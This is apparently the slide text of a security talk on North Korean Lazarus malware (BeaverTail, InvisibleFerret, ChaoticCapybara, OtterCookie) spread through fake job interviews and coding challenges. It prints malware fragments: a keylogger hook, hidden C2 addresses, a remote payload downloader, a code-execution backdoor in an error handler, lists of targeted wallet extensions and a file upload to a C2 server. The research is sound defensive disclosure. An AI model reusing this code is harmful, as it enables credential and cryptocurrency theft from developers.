

NORTH KOREA'S FUR SHOP



**POACHING FOR OTTERS, BEAVERS,
FERRETS AND CAPYBARAS**



* Mauro Eldritch





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
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01.

INTRO



About Me 

About Lazarus 

ABOUT ME



Mauro Eldritch

Hacker, Speaker.
Founder BCA LTD & DC 5411.
Bitso Quetzal Team Leader.


DEF CON (x14), Hacker Halted, DevFest
Siberia, and more (50+).

ABOUT LAZARUS

North Korean APT.

Divisions dedicated to corporate, economic and academic espionage & high profile crypto heists to fund the DPRK's ballistic and WMD program.

AKA "Chollimas" (*Famous, Velvet, Labyrinth, Ricochet, Stardust, Silent*)





02.

POPPING DEVS

Fake job interviews, real malware





FAKE CODING CHALLENGE:

QRLOG



Java-based RAT (Malmon available!)

Discovered and named by me!

Distributed on fake interviews

Posing as Fintech/Crypto companies



FAKE CODING CHALLENGE: DOCKS / RUSTDOOR



Rust-based RAT

Discovered and named by multiple teams, including us (Quetzal)

Distributed on fake interviews

Posing as Crypto exchanges

SUPER FRIENDLY SURPRISE




DEFINITELY NOT MALWARE

JUST KIDDING, IT'S MALWARE!




DEV POPPER / CONTAGIOUS INTERVIEW

CONTAGIOUS INTERVIEW v1



CONTACT

Fake recruiter engages via X or LinkedIn with Devs, DevOps and SecOps



INTERVIEW

A fake coding challenge is shared during a fake interview




INFECTION

Absolutely nothing bad happens...


CONTAGIOUS INTERVIEW

V2




CONTACT

Fake VC engages via X or LinkedIn with Executives & VIPs



BUSINESS CALL

During the call, they feign not hearing the victim, and share a "fix"



INFECTION

Absolutely nothing bad happens...



03.

BEAVERS

Malicious Dependencies
Meet BeaverTail





BEAVER TAIL



Obfuscated JavaScript-based Stealer.
Can be deobfuscated with deobfuscate.io

Malicious NPM packages & coding challenges

Targets browser extensions, wallets and
password vaults

Downloads InvisibleFerret as its next stage





BEAVER TAIL

```
_0x3dfaf2(-0x1*-0xa161+0x1028+-0x2a89);}catch(_0x615f34){}  
(function){function  
_0x17c4bb(_0x29ba13,_0x103091,_0xac1889,_0x4ea172,_0x5d1bc6)  
{return _0xe39b76(_0x29ba13-'0xd6',_0x103091-  
'0x173',_0x29ba13,_0x4ea172-0x10a,_0xac1889- -'0x724');}const  
_0x35fec2=  
{};_0x35fec2[_0x4904ce(0x1d6,0x294,'0x247',0x2a9,'0x245')] =_0x1  
7c4bb(-'0x243',-'0x139',-'0x194',-'0x1d2',-  
'0x198')+_0x4904ce(0x455,'0x38b',0x3a7,0x358,'0x411')+_0x34a195  
(-'0x189',-'0x14a',-'0x97',-0xe5,-  
'0xee')+_0x4904ce('0x271',0x2aa,0x241,0x1d6,'0x2ea');function  
_0x4bbc90(_0x275ccb,_0x3bf042,_0x390906,_0x3b74d5,_0x19caf6)  
{return _0x5d7343(_0x275ccb-  
'0x37b',_0x19caf6,_0x390906-0xe1,_0x3b74d5-0x1bf,_0x19caf6-0x18  
);}const _0x15b7ea=_0x35fec2;let _0x4805c0;function  
_0x4904ce(_0x2f9c13,_0x2af708,_0x2fc3ff,_0x36efa4,_0x37fdd9)  
{return  
_0xe39b76(_0x2f9c13-0x107,_0x2af708-0x1b7,_0x36efa4,_0x36efa4-  
'0x124',_0x2fc3ff- -0x293);}function  
_0x12869d(_0x1ba00c,_0x31783a,_0xa7214b,_0x1bd828,_0x67e27b)  
{return  
_0xe39b76(_0x1ba00c-0xfa,_0x31783a-0x168,_0x1bd828,_0x1bd828-  
'0x1ae',_0x31783a- -0xe57);}function  
_0x34a195(_0x28b20f,_0x4083fb,_0x581866,_0x5e134c,_0x17f856)  
{return _0x5d7343(_0x17f856- -'0x311',_0x5e134c,_0x581866-  
'0x15b',_0x5e134c-'0xca',_0x17f856-'0xf6');}try{const  
_0x201cbf=function(_0x15b7ea[_0x12869d(-0x1cd,-'0x10d',-0x14d,-  
'0x127',-'0x126')]+(_0x12869d(-'0x91',_0x30',-0x7f,'0xc0',-  
'0x85')+_0x4bbc90(0x55d,'0x56f',_0x5f6',0x4d6,0x5b4)+_0x4bbc90(  
'0x5f9',_0x644',_0x5a6',0x661,'0x64a')+_0x12869d(-0x75,-  
'0x11',_0x3e',-'0x2b',0x49)+_0x17c4bb(-0x254,-  
'0x239',-0x239,-0x1f7,-  
'0x2dd')+_0x4bbc90(0x5c7,'0x680',_0x55b',_0x5fd',0x55c)+'\x20'  
}
```

```
143 const _0x3ea6bd = ["Local/BraveSoftware/Brave-Browser",  
"BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"  
144 const _0x523db4 = ["Local/Google/Chrome", "Google/Chrome",  
"google-chrome"];  
145 const _0x2fa87f = ["Roaming/Opera Software/Opera Stable",  
"com.operasoftwre.Opera", "opera"];  
146 const _0x172dd0 = ["nkbihfbeogaeaoehlefnkodbefpggknn",  
"ejbalbakoplchlghecdalmeeeajnimhm",  
"fhbohimaelbohpbblldcngcnapndodjp",  
"hnfanknocfeofbddgcijnmhnfnkdnaad",  
"ibnejdfjmmkpcnlpebklmknkoeoihofec",  
"bfnaelmeimhlpmgjnjophhpkkoljpa",  
"aeachknmefphecpcionboohckonoeeemg",  
"hifafgmcddpeklomjjkcfgodnhcellj",  
"jblndlipeogpafnlhdgmapagcccfcipi",  
"acmacodkjbdgmoleebldmjonilkdbch",  
"dlcobpjigpikoobohmabehhmhfoodbb",  
"aholpfdialgjfhomiikhjbmgiidlcno"];  
147 const _0x20c768 = async (_0x57577e  
_0x61eafc) => {  
148 let _0xf96c63;  
149 if (!_0x57577e || '' === _0x5757  
150 return [];  
151 }  
152 try {  
153 if (!_0xce5108(_0x57577e)) {  
154 return [];  
155 }  
156 } catch (_0x3afc56) {  
157 return [];  
158 }  
159 if (!_0x2d8c57) {  
160 _0x2d8c57 = '';
```



04. FERRETS

Meet InvisibleFerret & PrettyVisibleFerret





INVISIBLE FERRET



Python-based RAT

Targets wallets, vaults and browser extensions

Logs keystrokes and hijacks clipboard

AnyDesk (Persistence), FTP & Telegram (Exfiltration)

Hardcoded C2, "2024" as default password





INVISIBLE FERRET

```
ex_files = ['.exe', '.dll', '.msi', '.dmg', '.iso', '.pkg', '.apk', '.xapk', '.aar', '.ap_', '.aab', '.dex', '.class', '.rpm', '.deb', '.ipa', '.dsym', '.mp4', '.avi', '.mp3', '.wmv', '.wma', '.mov', '.webm', '.avchd', '.mkv', '.ogg', '.mpe', '.mpv', '.mpeg', '.m4p', '.m4a', '.m4v', '.aac', '.flac', '.aiff', '.qt', '.flv', '.swf', '.pyc', '.lock', '.psd', '.pack', '.old', '.ppt', '.pptx', '.virtualization', '.indd', '.eps', '.ai', '.a', '.jar', '.so', '.o', '.wt', '.lib', '.dylib', '.bin', '.ffx', '.svg', '.css', '.scss', '.gem', '.html']
ex_dirs = ['vendor', 'Pods', 'node_modules', '.git', '.next', '.externalNativeBuild', 'sdk', '.idea', 'cocos2d', 'compose', 'proj.ios_mac', 'proj.android-studio', 'Debug', 'Release', 'debug', 'release', 'obj', 'Obj', 'xcuserdata', '.gradle', 'build', 'storage', '.android', 'Program Files (x86)', '$RECYCLE.BIN', 'Program Files', 'Windows', 'ProgramData', 'cocoapods', 'homebrew', '.svn', 'sbin', 'standalone', 'local', 'ruby', 'man', 'zsh', 'Volumes', 'Applications', 'Library', 'System', 'Pictures', 'Desktop', 'usr', 'android', 'var', '__pycache__', '.angular', 'cache', '.nvm', '.yarn', '.docker', '.local', '.vscode', '.cache', '__MACOSX', '.pyp', '.gem', '.config', '.rustup', '.pyenv', '.rvm', '.sdkman', '.nix-defexpr', '.meteor', '.nuget', '.cargo', '.vscode-insiders', '.gemexport', '.Bin', '.oh-my-zsh', '.rbenv', '.ionic', '.mozilla', '.var', '.cocoapods', '.flipper', '.forever', '.quokka', '.continue', '.pub-cache', '.debris', 'jdk', '.wine32', '.phpls', '.typeChallenges', '.sonarlint', '.aptos', '.bluemix', '.bundle', '.cabal', '.changes', '.changeset', '.circleci', '.cp', '.cpanm', '.cxx', '.dart_tool', '.dartServer', '.dbvis', '.deps', '.devcontainer', '.dotnet', '.dropbox.cache', '.dthumb', '.ebcli-virtual-env', '.eclipse', 'eclipse', '.electrum', '.executables', '.exp', '.ghcup', '.github', '.gnupg', '.hash', '.hasura', '.IdentityService', '.indexes', '.install', '.install4j', '.kokoro', '.localized', '.npm', '.node-gyp', '.p2', '.platformio', '.plugin_symlinks', '.plugins', '.store', '.storybook', '.tmp', 'tmp', '.turbo', '.versions', '.vs', '.vscode-server', '.yalc', '.azure', 'x-pack', 'lib64', 'site-packages', 'node_modules12', 'kibana-8.5.0', 'google-cloud-sdk', 'golang.org', 'Assets.xcassets', 'arduino', '.m2', 'go', '.pyp', '.npm-cache']
pat_envs = ['.env', '.config.js', '.secret', '.metamask', '.wallet', '.private', '.mnemonic', '.password', '.account', '.xls', '.xlsx', '.doc', '.docx', '.rtf', '.kbdx', '.one', '.onenote']
ex1_files = ['.php', '.svg', '.htm', '.hpp', '.cpp', '.xml', '.png', '.swift', '.ccb', '.jsx', '.tsx', '.h', '.java']
ex2_files = ['tsconfig.json', 'tailwind.config.js', 'svelte.config.js', 'next.config.js', 'babel.config.js', 'vite.config.js', 'webpack.config.js', 'postcss.config.js', 'robots.txt', 'license.txt', '.ds_store', '.angular-config.json', 'package-lock.json']
```

```
host="4yMTQuMTI5MTQ3LjE5NC" #147.124.214.129
PORT = 1244
HOST = base64.b64decode(host[10:] + host[:10]).decode()
hn = socket.gethostname()
```



INVISIBLE FERRET

```
def hkb(event):
    print("[!] Invoked hkb()")
    print("")
    if event.KeyID == 0xA2 or event.KeyID == 0xA3: return _T

    global e_buf
    tt = check_window(event)

    key = event.Ascii
    if (is_ctl_down()): key=f'^{event.Key}>'
    elif key==0xD: key="\
"
    else:
        if key>=32 and key<=126: key=chr(key)
        else: key=f'<{event.Key}>'
    tt += key

    if is_ctl_down() and event.Key == 'C':
        tmr = Timer(0.1, run_copy_clipboard); tmr.start()
    elif is_ctl_down() and event.Key == 'V':
        tmr = Timer(0.1, run_copy_clipboard); tmr.start()

    e_buf += tt; write_txt(tt); return _T

def startHk():
    print("[!] Invoked startHk()")
    print("[>]>] HookManager initiated")
    print("")
    hm = pyHook.HookManager(); hm.MouseLeftDown = hmld; hm.MouseRightDown = hmrld; hm.KeyDown = hkb; hm.HookMouse(); hm.HookKeyboard()
```

```
myfile = requests.get(host2+"/adc/"+sType, allow_redirects=_T)
with open(p, 'wb') as f: f.write(myfile.content)
return _T
except Exception as e: return _F
```

```
def ssh_any(A, args):
    print("[*] Invoked Shell::ssh_any()")
    try:
        D=args[_A]; p = A.par_dir + "/adc/"; res=A.down_any(p)
        if res:
            if os_type == "Windows": subprocess.Popen([_PYP, p], creationflags=
            else: subprocess.Popen([_PYP, p])
        o = os_type + ' get anydesk'
        print("[!]>]>] = str(o))
```



INVISIBLE FERRET

```
ext_local_dic={"aeachknmefphecpcionboohckonoemg":"Coin98", "aholpfdialjgjfhomihkjbmgjidldcno":"Exodus",  
"bfnaelmomeimhplmgjnjoiphpkkoljpa":"Phantom", "ejbalbakoplchlghecdalmeeeanimhm":"MetaMask-Edge",  
"ejjladinnckdgmjemekebedpeokbikfci":"PetraAptos", "egjidjbgplichdcondcbndbeepgdph":"Trust", "fhbohimaelbohpbjbbldcngcnapnododjp":"Binance",  
"gjdjdfnblbflbkmlbclkihgajchbg":"Termux", "hifafgmcddpeklomjkkfcgodnhcellj":"Crypto.com", "hnfanknocfeofbddgcijnmhnfnkdnaad":"CoinBase",  
"ibnejdfjmmkpcnlpbeklmnkoeiohofec":"TronLink", "lgmpcpglpgdoalbeodeajfclnhafa":"SafePal", "mcohilncbfahbmgdjkbpemcciolgcge":"OKX",  
"nkbihfboegaeaoehfknkodbefpggknn":"MetaMask", "nphplpgoakhhjchkkhiggakijnkhfnd":"Ton", "pdliaogehgdbbhnmmk lieghmmjkgpiga":"ByBit",  
"phkbaamefingmagkglpklijmgibohnba":"Pontem", "kkpllkodjeloidieedojogacfhpaihoh":"Enkrypt", "agoakfejjabomempkjlepfdflaeeobhb":"Core-Crypto",  
"jiidiaalhimhddjgbnbdflelocpak":"Bitget", "kgdijkcfiglijhaglibaidbiejfdp":"Cirus", "kkpehldckknjffeakihajcjcmmcjflh":"HBAR",  
"idnbdplmpfhflfnlkomgfpbpcgelopg":"Xverse", "fccgmnglbhajioalokbcidhcaikhlcpm":"Zapit", "fijngjgcjhjmmcmkeiomlgpleiijkld":"Talisman",  
"enabgbdfcbaehmbigakijjabdpcdnimg":"Manta", "onhogfjeacnfoofkfgppdlbmlmnlpgbn":"Sub-Polkadot", "amkmjmmflddogmhpjloimipbofnfjih":"Wombat",  
"gfmhbknppefdmpemhjnjlinpbclokh":"Orange", "hmeobnfnbmdkmlblgagmfpfboieaf":"XDEFI", "acmacodkjbdgmleebolmdjonilkdbch":"Rabby",  
"fcfcflfndlcmdnbehjjoimbgofdncg":"LeapCosmos", "anokgmphcpekkhcmimgpimjmcooifb":"Compass-Sei", "epapihdplajcdnnkdeiahlgigofloibg":"Sender",  
"efbglgofioipbgcjepnhhlaiabcngk":"Martian", "ldinpeekobnhjjdofggfgjlcchmanlj":"Leather", "lccbohghgfdikahanoclbmaolidjfl":"Wigwam",  
"abkakhcbhngaebpcgfmhkoioedceoipg":"Casper", "bhhlhbepdkbapadjdnnojkbgioidbic":"Solflare", "klghhnkeaalcohhjanjjdaeggmfmpl":"Zerion",  
"lnnmfcpbkafcpgdilckhmbkbbkpmid":"Koala", "ibljocddagjghmpgiahahcmghfggcj":"Virgo", "ppbibelpcmhbdiakflkdcocchp",  
"apfbcljppfadlkmhmcnlkheoedmamcflc":"Math", "ebfidpplbaheedpnhjnobghokpiioolj":"Fewcha-Move", "fopmedgnkfpbeblgldlped",  
"ggagmgiddbbciopjhllkdnddchglnemk":"Hashpack", "jnlgamecbpbajjfhmmhlejkemjdma":"Braavos", "pgiaagfkgcbrnmioleko",  
"khpkbpbcccdmncmpigddgdabailkdpd":"Suiet", "kilnpioakcdndlodeceffgjdpajalio":"Aurox", "bopcbmipnjcdcfflfgjgdgje",  
"kmhcihpbfmpgmihbkijpmlmmioameka":"Eternl", "afklmfhebdbjioipglgcbrmbpglioif":"Backpack", "ajkifnllfhikkjbjopkh",  
"pfccjkejcgoppjnllaolplgogenfojk":"Tomol", "jaooiolkmfcmloonhpiidbgnhioagkfkgcjom":"Twetch", "kmphdnilpmedejikjdnlbcnma",  
"hbbgbepghojikajhfbomhlmlplhcad":"Rise", "nbdhibgnjpnkajaghbfjkbckljfgdi":"Ramper", "fldfpgipfncgndfolcbkdeeki",  
"jnmbojmhlgoeafiojfljckilhlhlcj":"OneKey", "fcckkdbjnojkoodeedlapcalpionmaio":"MOBOX", "gadbfibglmedliakbceideg",  
"ebaeifdbcjklcmoigppnpkcgndhpbm":"SenSui", "opfglmcmbiajamepnmljoibpoleiama":"Rainbow", "jfflgdheohhkelibbedf",  
"kfecjfoibanimjemajlcnablfefah":"Libonomy", "opcgpfmipidbgnhpnhmaoajpboobpdil":"Sui", "penjlddjkgjgnklbbocdgc",  
"kbcddcmgoplfocflacnefaehaiocb":"Shell", "abogmiocnneedmepnohhlijcpcifd":"Blade", "omaabbebfmiiedngplfjmmoc",  
"cnncmdhjapckmjkacfcchppbnphdmon":"HAVAHA", "eokbbaiddfgndnljmfldfgklpkjdoi":"FluentX", "fnjhmkhmkbjkkaabndcnnog",  
"dmkamcknogkcdghfhdhddcgachkejeap":"Keplr", "dlcobpjiiigpkooobohmabehhmfooddb":"ArgentX", "aifbnbfobpmeekipheei",  
"aeajfomhmkipbjmfhnebemolkcicgfm":"Taho", "mkpegjklbkkefacfmkajcjmabijhclg":"MagicEden", "ffbecekpkpbcmgiaehll",  
"lpfcbjknijpeeillfnkikgncikghfdo":"Nami", "fpkhgmpbidmiogelndfbkegfdlnajnf":"Cosmostation", "kppfdiipphfccemcigi",  
"fdiamakofbhdffiaooikfcpaiiohcfmq":"Dashalane"}.
```





PRETTY VISIBLE FERRET


```
user@ubuntu22: ~  
[>][>] {'sys_info':{'uuid': 'd1979d5c559110a35dcb5ce1b1b2e0b4d26a7c8ca701018da48264bc6a26d38f', 'system': 'Linux', 'release': '6.5.0-1025-oem', 'version': '#26-Ubuntu SMP PREEMPT_DYNAMIC Tue Jun 18 12:35:22 UTC 2024', 'hostname': 'ubuntu22', 'username': 'root'}, 'net_info':{'lat': 49.9947, 'lon': 8.58361, 'zip': '64546', 'isp': 'Cogent Communications', 'clty': 'Mörfelden-Walldorf', 'query': '216.24.216.120', 'country': 'Germany', 'timezone': 'Europe Berlin', 'regionName': 'Hesse', 'internalIp': '127.0.1.1'}}  
[*] Invoked Information::parse()  
[>][>] {'lat': 49.9947, 'lon': 8.58361, 'zip': '64546', 'isp': 'Cogent Communications', 'clty': 'Mörfelden-Walldorf', 'query': '216.24.216.120', 'country': 'Germany', 'timezone': 'Europe Berlin', 'regionName': 'Hesse', 'internalIp': '127.0.1.1'}  
[*] Invoked Comm::contact_server()  
[>][>] Sending {'ts': '1732647186141', 'type': 'linux', 'hid': 'ubuntu22', 'ss': 'sys_info', 'cc': '{'sys_info': {'uuid': 'd1979d5c559110a35dcb5ce1b1b2e0b4d26a7c8ca701018da48264bc6a26d38f', 'system': 'Linux', 'release': '6.5.0-1025-oem', 'version': '#26-Ubuntu SMP PREEMPT_DYNAMIC Tue Jun 18 12:35:22 UTC 2024', 'hostname': 'ubuntu22', 'username': 'root'}, 'net_info': {'lat': 49.9947, 'lon': 8.58361, 'zip': '64546', 'isp': 'Cogent Communications', 'clty': 'Mörfelden-Walldorf', 'query': '216.24.216.120', 'country': 'Germany', 'timezone': 'Europe Berlin', 'regionName': 'Hesse', 'internalIp': '127.0.1.1'}}]  
[>][>] Using C2 http://147.124.214.129:1244/keys  
[*] Invoked Client::run()  
[*] Invoked Client::make_connection()  
[>][>] 173.211.106.101:1245/  
[*] Invoked Comm::connect()  
[>][>] Sending {'type': 0, 'group': 'linux', 'name': 'ubuntu22'}  
[>][>] Using C2 173.211.106.101:1245  
[*] Invoked Comm::connect()  
[>][>] Sending {'type': 0, 'group': 'linux', 'name': 'ubuntu22'}  
[>][>] Using C2 173.211.106.101:1245  
[*] Invoked Comm::connect()  
[>][>] Sending {'type': 0, 'group': 'linux', 'name': 'ubuntu22'}  
[>][>] Using C2 173.211.106.101:1245
```



05. CAPYBARAS



* ChaoticCapybara, a “deaf” malware



CHAOTIC CAPYBARA

* macOS binary, acts as a keylogger

Discovered and named by BCA LTD (March, 24),
other binaries discovered by Huntress (June, 18)

C2s in the United States, France and Germany







Distributed via fake VC interviews, also uses “Zoom Update” & “Web3 VC Fund” phishing templates





CHAOTIC CAPYBARA

Web3 Fund

-  Browse Investors
-  Browse Funds
-  Browse Reporters
-  Browse Sheets
-  Browse Companies
-  Home

All Funds

Browse all funds on Web3 Fund.

Browse Funds



Showing 930 funds



Alpaca VC

Invests in the people, products, and processes that power commerce in the physical and digital world because when you layer technology over...

Seed Series A Series B+




Website ↗   



Battery Ventures

Global, technology-focused investment firm with offices in the U.S., Europe, and Israel. They practice a collaborative, research-focused styl...

Seed Series A Series B+

Website ↗   



CRV

Invests in early-stage investments in technology companies with conviction since 1970.

Pre-Seed Seed Series A

Website ↗   



VC Resource: Browse a massive startup database.

Browse Harmonic, our favorite resource for parsing through the world's startup data.

 **Harmonic**

PARTNER



CHAOTIC CAPYBARA

```
801000000014082 ASCII __mh_execute_header
8010000000141ba ASCII __mh_execute_header
8010000000141ce ASCII _chdir
8010000000141d5 ASCII _getenv
8010000000141dd ASCII _rand
8010000000141e3 ASCII _srand
8010000000141ea ASCII _main
8010000000141f0 ASCII /Users/artiom/Documents/gilly/Target/Target/
80100000001421d ASCII main.cpp
801000000014226 ASCII /Users/artiom/Library/Developer/Xcode/DerivedData
8010000000142d6 ASCII _main
80100000001436c ASCII Target-555549441465ba110d1f346db0abc9aa348f3f1c
80100000001457f ASCII h_n0
8010000000145af ASCII ;<?xml version="1.0" encoding="UTF-8"?>\n<!DO
801000000014681 ASCII </key>\n\t<string></string>\n\t<key>com.apple.sec
8010000000146f5 ASCII com.apple.application-identifier
810000000014714 ASCII com.apple.security.root.token.allow
```



No security vendors flagged this file as malicious.

469fdb8a280e89a6edd0c...99ce205d7006b573865f

chaotic_capybara

Size: 51.41 KB | Last Analysis Date: 2 days ago

Community Score: 0 / 63

macho | 64bits | arm

Reanalyze | Similar | More



06.

OTTERS

Meet OtterCookie
Meet & Greet with Lazarus!





OTTER COOKIE



Obfuscated JavaScript-based Stealer.
Can be deobfuscated with deobfuscate.io

Targets browser extensions, wallets and password vaults

Downloads InvisibleFerret as its next stage

Creative distribution via clean coding challenges!





OTTER COOKIE



Wilton Santos · 1er

CTO | PM | Full-Stack Developer | Web3 | Trading

HOY



Wilton Santos · 12:47

Nice to meet you Mauro.

Currently, I am looking for experienced Blockchain developer who can help me to fix one issue on our DApps.

If you are open to work now, then don't hesitate to contact me .

This represents a long-term opportunity for growth.

Thanks Regards.



Mauro Eldritch · 13:07

Hi Wilton, nice to meet you. Can you tell me more about your issue and project please? Thank you!



Mauro Eldritch · 13:17



Sure thing, is there a repo, or how would you like to handle the patch submission?

What are your preferred payment methods? ✓



Wilton Santos · 13:19

Thanks for your interested.

That sounds good.

Project: https://bitbucket.org/Oxhpenvynb/mvp_gamba/src/master/

It's just our MVP and you can work on here.

Result:

Please send me the link (Google Drive or Loom or other sharing platform) with Video of Updated result for above requirement.

After checking result on my side through your video, I will pay you 500USDT.

After payment, you will push your fixed code.





OTTER COOKIE

```
156 const errorHandler = (error) => {
157   try {
158     if (typeof error !== 'string') {
159       console.error('Invalid error format. Expected a string.');
```

```
160       return;
161     }
162
163     const createHandler = (errCode) => {
164       try {
165         const handler = new (Function.constructor)('require',
166           errCode);
167         return handler;
168       } catch (e) {
169         console.error('Failed:', e.message);
170         return null;
171       }
172     };
173   }
```



OTTER COOKIE

```
root@ubuntu22: /home/user/Desktop/Lazarus
[0] npm WARN logfile Error: EACCES: permission denied, scandir '/root/.npm/_logs
[0] npm WARN logfile error cleaning log files [Error: EACCES: permission denied
[0] npm WARN logfile   scandir '/root/.npm/_logs'] {
[0] npm WARN logfile     errno: -13,
[0] npm WARN logfile     code: 'EACCES',
[0] npm WARN logfile     syscall: 'scandir',
[0] npm WARN logfile     path: '/root/.npm/_logs'
[0] npm WARN logfile   }
[0]
[0] > gamba-platform-template@1.0.0 server
[0] > node ./server/server.js
[0]
[0] file:///home/user/Desktop/Lazarus/node_modules/vite/bin/vite.js:7
[0]   await import('source-map-support').then((r) => r.default.install())
[0]   ^^^^^
[0]
[0] SyntaxError: Unexpected reserved word
[0]     at Loader.moduleStrategy (internal/modules/esm/translators.js:133:18)
[0]     at async link (internal/modules/esm/module_job.js:42:21)
[0] [1] npm run client exited with code 1
[0] [0] API key does not start with "SG.".
[0] [0] Server running
```



OTTER COOKIE

Threat details

Here are the details of the threat

Main Stream data HTTP

Malware Command and Control Activity Detected

ET MALWARE OtterCookie Payload Request

MITRE	T1071 Application_Layer_Protocol
Src / Dst	192.168.100.7 : 60888 → 135.181.123.177 : 80
Timeshift	487.71 s
SID	2060644; rev: 1;
Transport	TCP
App Protocol	HTTP
Src IP	192.168.100.7
Dst IP	135.181.123.177
Src Port	60888
Dst Port	80
To DstIP Packet	5
To SrcIP Packet	4
Total Bytes	4900

44937 node ET HUNTING [TW] Likely Javascript-O

Network stream

RAW data flow between two hosts

135.181.123.177: 80 VM: 60888

2 of 2 Hide all View HEX Text Highlight chars

Recv: 92.95 Kb Timeshift: 487.48 s Download Hide

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 94955
ETag: W/"172eb-u6hw3FverYwg6LvavVRQY1++Roc"
Date: Fri, 11 Apr 2025 00:19:05 GMT
Connection: close
try{
  (function _0x5602(_0x30126f,_0x588a37)(const _0x5ceb68=_0x1d6d();return
  _0x5602=function(_0x5f124d,_0x1fd8e8){_0x5f124d=_0x5f124d-(-0x19*0x18e+0xd5a
  +0x19fd);let _0x1daf59=_0x5ceb68[_0x5f124d];if(_0x5602['1TasI1']===undefined){
  var _0x2e22c8=function(_0x21dd04){const _0x55e433='abcdefghijklmnopqrstuvwxyza
  BCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';let _0x43d302='',_0x4bc120='',_0x1ab18
  c=_0x43d302+_0x2e22c8;for(let _0x4c93d2=0x46d+0xd87+0x48d*0x2,_0x27fae4,_0xc1
  2504,_0x2d250a=0x2370*-0x1+-0x1955*-0x1+0xa1b;_0xc12504=_0x21dd04['charAt'](_0
  x2d250a+);~_0xc12504&&(_0x27fae4=_0x4c93d2%(0x7c5*-0x3+-0x2+0xd16+-0x1*-0x317
  f)?_0x27fae4*(-0x1ad+0x126b+0x83f*-0x2)+_0xc12504:_0xc12504,_0x4c93d2+%(0x7c3
  0+0x25cf+-0x1e9b))?_0x43d302+_0x1ab18c['charCodeAt'](_0x2d250a+(-0x2*-0x1281+
  0x731*0x1+-0x2c29))-(-0x7*-0x463+0x1*0x1c+0x1ea3)!=-0x200a+0x1*-0x43b+0x945*-0x
  3?String['fromCharCode'](_0x4fd+-0x1+-0x1d+0x59+-0x9*-0x1c9&_0x27fae4>>(-0xaf
  9+0x1465+-0x96a)*_0x4c93d2&0x58f*-0x1+-0x49*-0x49+0x34*-0x4b)):_0x4c93d2:0x8b0
  +0x11b*-0x1d+0x175f)(_0xc12504=_0x55e433['indexOf'](_0xc12504));for(let _0x123
  f90=-0x259c+0x2176+0x9*0x76,_0x1f0662=_0x43d302['length'];_0x123f90<_0x1f0662;
  _0x123f90++){_0x4bc120+='%'+(00+_0x43d302['charCodeAt'](_0x123f90))+'toString
  ')+(-0x1+-0x10eh+-0x632*-0xaa9*0x1))['slice'](-0x5+0x166+0x125+0x1f+0x1c7h*-0
```



OTTER COOKIE

```
71 } catch (_0x4ae916) {
72   return false;
73 }
74 }
75
76 const R = ["Local/BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"];
77 const Q = ["Local/Google/Chrome", "Google/Chrome", "google-chrome"];
78 const X = ["Roaming/Opera Software/Opera Stable", "com.operasoftware.Opera", 'opera'];
79 const Bt = ["nkbihfbeogaeaehlefnkodbefgpgknn", "ejbalbakoplchlghecdalmeeeajnimhm",
80 "fhbohimaelbohpbblcdngcnapndodjp", "ibnejdfjmmkpcnlpebklnkoeioihofec", "bfnaelmomeimhlpmgjnjophhpkkoljpa",
81 "aeachnmeffepheccionboohckonoemg", "hifafgmccdpeklomjjkcfgodnhcellj", "jblndlpeogpafnlhdgmapagcccchpi",
82 "acmacodkjbdgmoleebolmdjonilkdbch", "dlcobppjiigpikoobohmabehhmhfoodbb", "mcohilncbfahbmgdjkbpemcciiolgce",
83 "agoakfejjabomempkjlepdlflaleeobhb", "omaabbebfmijedngplfjmnnoophbckk", "aholofdiallgifhomihkimboidlcdno",
84 "nphplpgoakhhjchkkhiggakijnkhfnd", "penjlddjkgpnkllboccdgcr",
85 "fldfpgipfncgndfolcbkdeeknbbnhcc", "bhhllepdkbapadjdnnoj",
86 "gjnckgkfmibbkoficdldcljeaaaheg", "afbcbjppfadlkmhmlhke"];
87 const uploadFiles = async (_0x2cfa26, _0x338795, _0x4cd721) => {
88   let _0x127784;
89   if (!_0x2cfa26 || '' === _0x2cfa26) {
90     return [];
91   }
92 }
```

```
const _0x227424 = {
  url: "http://144.172.101.45:1224/uploads",
  formData: _0x302b03
};
request.post(_0x227424, (_0x3579c0, _0x55cbc0, _0x3c746e) => {});
} catch (_0x1eece0) {}
};
